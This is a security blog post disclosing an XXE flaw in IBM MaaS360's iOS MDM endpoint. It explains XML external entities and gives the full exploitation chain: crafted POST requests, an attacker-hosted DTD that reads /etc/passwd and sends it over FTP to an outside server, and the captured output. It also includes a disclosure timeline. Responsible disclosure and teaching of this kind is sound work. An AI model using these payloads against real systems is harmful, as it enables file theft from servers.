XXE in IBM’s MaaS360 Platform

A couple of months ago I had the opportunity to test an implementation of MaaS360 – IBM’s MDM solution. The test was focused on device controls and the protection of corporate data, all things which the client had configured and none of which will be talked about here. Instead, during the course of the test I stumbled upon an External XML Entity (XXE) vulnerability in one of the services used to deliver MaaS360 functionality to IBM clients. Details of the issue and its discovery are the focus of this blog.

XXE?

First, a lightning fast breakdown of eXtensible Markup Language (XML) and XXE:

XML is a flexible markup language capable of defining instructions for processing itself in a special section called the Document Type Definition (DTD). Within the DTD, ‘XML entities’ can be defined that tell the XML processor to replace certain pieces of text within the document with other values during parsing. As you’ll see below, if you can define a DTD as part of the XML payload that you provide to a service, you can potentially change the way the parser interprets the document.

XXE is a vulnerability in which an XML parser evaluates attacker-defined external XML entities. Traditional (non-external) XML entities are special sequences in an XML document that tell the parser the entire ‘entity’ should be replaced with some other text during document parsing. This can be used to allow characters that would otherwise be interpreted as XML meta-characters to be represented in the document, or to re-use common text in many places while only having to update a single location. Common XML entities supported by all parsers include ‘>’ and ‘<’ – during processing, these entities are replaced with the strings ‘>’ and ‘<‘, respectively. To define a regular, non-external entity, in the DTD you include the following:

```
<!ENTITY regular_entity "I am replacement text">
```

Within the XML document, then, if you had the string:

```
<dataTag>This is an entity: &regular_entity;</dataTag>
```

That string during processing would be changed to:

```
<dataTag>This is an entity: I am replacement text</dataTag>
```

External XML entities behave similarly, but their replacement values aren’t limited to text. With an external XML entity, you can provide a URL that defines an **external** resource that contains the text you want to be inserted. In this case, ‘external’ refers to the fact that the resource isn’t included within the document itself, and means the parser will have to access a separate resource in order to resolve the entity. To differentiate between a regular entity (whose replacement text is contained within the document) and an external entity (whose text is **external** to the document), the keywords ‘SYSTEM’ or ‘PUBLIC’ are included as part of the entity definition. To define an external entity in the DTD, you include the following:

```
<!ENTITY external_entity SYSTEM 'file:///etc/passwd'>
```

Within the XML document, any instance of the entity will be replaced. For example:

```
<dataTag>This is the password file: &external_entity;</dataTag>
```

will be transformed into:

```
<dataTag>This is the password file: root:x:0:0:root:/root:/bin/bash
[...]</dataTag>
```

As you can see, if you can trick a parser into evaluating arbitrary external XML entities, you can gain access to the local filesystem.

The Issue

With the basics out of the way, let's take a look at functionality in IBM's MaaS360 that was vulnerable to this type of issue. API functionality wasn't an area of focus during this test, however, there were a couple places where configuration information was pulled down from MaaS360 servers – I decided to take a quick peek into these to see if I could trick the mobile client into configuring itself improperly. That lead nowhere, but I did identify a handful of requests that were submitting XML payloads in POST requests.

Every request I looked at was being properly parsed and validated. Inline DTDs I added were being ignored and malformed XML documents were being properly rejected – every request with an XML payload seemed to be subject to the same validation standards. Oh well, it was a longshot.

And then, the last request I looked at had this:

```
POST /ios-mdm/ios-mdm-action.htm HTTP/1.1
Host: services.m3.maas360.com
Content-Type: application/x-www-form-urlencoded
Connection: close
Accept: */*
User-Agent: [REDACTED]
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Content-Length: 392

RP_REQUEST_TYPE=ACTIONS_RESPONSE_REQUEST&RP_CSN=[REDACTED]&RP_SEC_KEY=[REDACTED
]&RP_DATA=%3C%3Fxml%20version%3D%221.0%22%20encoding%3D%22UTF-8%22%3F%3E%0A%3CA
ctionResults%3E%3CActionResult%20ID%3D%22%22%20type%3D%2213%22%3E%3Cparam%20nam
e%3D%22status%22%3ESuccess%3C%2Fparam%3E%3C%2FActionResult%3E%3C%2FActionResult
s%3E%0A&RP_BILLING_ID=[REDACTED]&RP_PLATFORM_ID=[REDACTED]&RP_REQUEST_VERSION=[
REDACTED]
```


Hmm. An XML payload, but URL-encoded and passed as the value of a x-www-form-urlencoded parameter. That's interesting. They probably have to parse this differently than they parse their XML-only payloads. What if I…

```
POST /ios-mdm/ios-mdm-action.htm HTTP/1.1
```

```
Host: services.m3.maas360.com
Content-Type: application/x-www-form-urlencoded
Connection: close
Accept: */*
User-Agent: [REDACTED]
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Content-Length: 468

RP_REQUEST_TYPE=ACTIONS_RESPONSE_REQUEST&RP_CSN=[REDACTED]&RP_SEC_KEY=[REDACTED
]&RP_DATA=%3C%3Fxml%20version%3D%221.0%22%20encoding%3D%22UTF-8%22%3F%3E%0A%3CD
OCTYPE+foo+SYSTEM+'http://6mtgnrnugo50ggqjccizibkrui09oy.netspi-collaborator.co
m'%3E%3CActionResults%3E%3CActionResult%20ID%3D%22%22%20type%3D%2213%22%3E%3Cpa
ram%20name%3D%22status%22%3ESuccess%3C%2Fparam%3E%3C%2FActionResult%3E%3C%2FAct
ionResults%3E%0A&RP_BILLING_ID=[REDACTED]
```

Note the above URL-encoded external entity that references http://6mtgnrnugo50ggqjccizibkrui09oy.netspi-collaborator.com – this is a Burp Collaborator URL. There was a delay, and then the application responded with a blank 'HTTP 200'. Looking over at my Collaborator instance showed:



A DNS query, then an HTTP request to retrieve the resource I had injected! Not only did I have XXE, I also had unrestricted outbound access to help with exfiltration. The outbound access was key, in this case – as mentioned previously, the HTTP response to successful XXE processing was an 'HTTP 200' with an empty body, which is worthless for data exfiltration.

To take advantage of the unrestricted outbound access, I injected a DTD that referenced an *additional* DTD hosted on a server I controlled. This allowed me to define parameter entities that would be evaluated during the parsing of the XML document without requiring me to modify the existing (valid) document structure.

```
POST /ios-mdm/ios-mdm-action.htm HTTP/1.1
Host: services.m3.maas360.com
Content-Type: application/x-www-form-urlencoded
Connection: close
Accept: */*
User-Agent: MaaS360-MaaS360-iOS/3.50.83
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Content-Length: 452

RP_REQUEST_TYPE=ACTIONS_RESPONSE_REQUEST&RP_CSN=[REDACTED]&RP_SEC_KEY=[REDACTED
]&RP_DATA=%3C%3Fxml%20version%3D%221.0%22%20encoding%3D%22UTF-8%22%3F%3E%0A%3C!
DOCTYPE+foo+SYSTEM+'http://192.0.2.1/xxe.dtd'%3E%3CActionResults%3E%3CActionRes
ult%20ID%3D%22%22%20type%3D%2213%22%3E%3Cparam%20name%3D%22status%22%3ESuccess%
3C%2Fparam%3E%3C%2FActionResult%3E%3C%2FActionResults%3E%0A&RP_BILLING_ID=[REDA
CTED]&RP_PLATFORM_ID=3&RP_REQUEST_VERSION=1.0
```

In the request above, ‘http://192.0.2.1/xxe.dtd’ is a reference to the below DTD, hosted on a server I controlled:

```
<!ENTITY % all SYSTEM "file:///etc/passwd">
<!ENTITY % param1 "<!ENTITY % external SYSTEM
'ftp://192.0.2.1:443/%all;'>">%param1;%external;
```

To go through the parsing step-by-step:

1. POST request (with inline DTD referencing an external DTD) submitted to server
2. Server receives XML payload and starts parsing inline Document Type Definition (DTD)
3. Inline DTD references an external DTD, so the server retrieves the external DTD to continue parsing
4. Parsing the external DTD results in the creation of multiple parameter entities that contain our exfiltration payload and exfiltration endpoint
5. The final parsing of the (internal + external) DTD results in the FTP connection to the exfiltration server, which contains our exfiltrated data as part of the URL
6. As long as we have a ‘fake’ FTP service listening on our FTP server, we should be able to catch the exfiltrated data sent in step #5

The result of using the above to read the file ‘/etc/passwd’ is shown below:

```
root@pentest:~/# ruby server.rb
New client connected
USER anonymous
PASS Java1.8.0_161@
TYPE I
/root:x:0:0:root:
```

```
/root:
/bin
QUIT
```

You'll notice that's the first line of a typical /etc/passwd file, albeit split across multiple lines. Since I was clearly able to exfiltrate data, it was time to stop verifying the issue and notify IBM of the finding.

Conclusion

Some key takeaways from this:

1. XML is a dangerous data format that's easy to handle incorrectly. If you see it, get excited.
2. If you're looking into something and you feel like every parameter you test isn't vulnerable, *keep checking* – it was the last request I checked that was vulnerable.

Disclosure Timeline

May 11, 2018: Vulnerability discovered, details sent to IBM
May 11, 2018: Response from IBM acknowledging report and containing advisory number for tracking
May 18, 2018: Email and response from IBM regarding status
June 8, 2018: Email regarding status. IBM response indicates issue confirmed and fix almost complete
June 22, 2018: Email regarding status. IBM response indicates issue was patched June 9, 2018
July 18-20, 2018: Email regarding blog release. IBM responds that blog is fine, indicates PSIRT acknowledgment page has been updated
October 2018: Blog published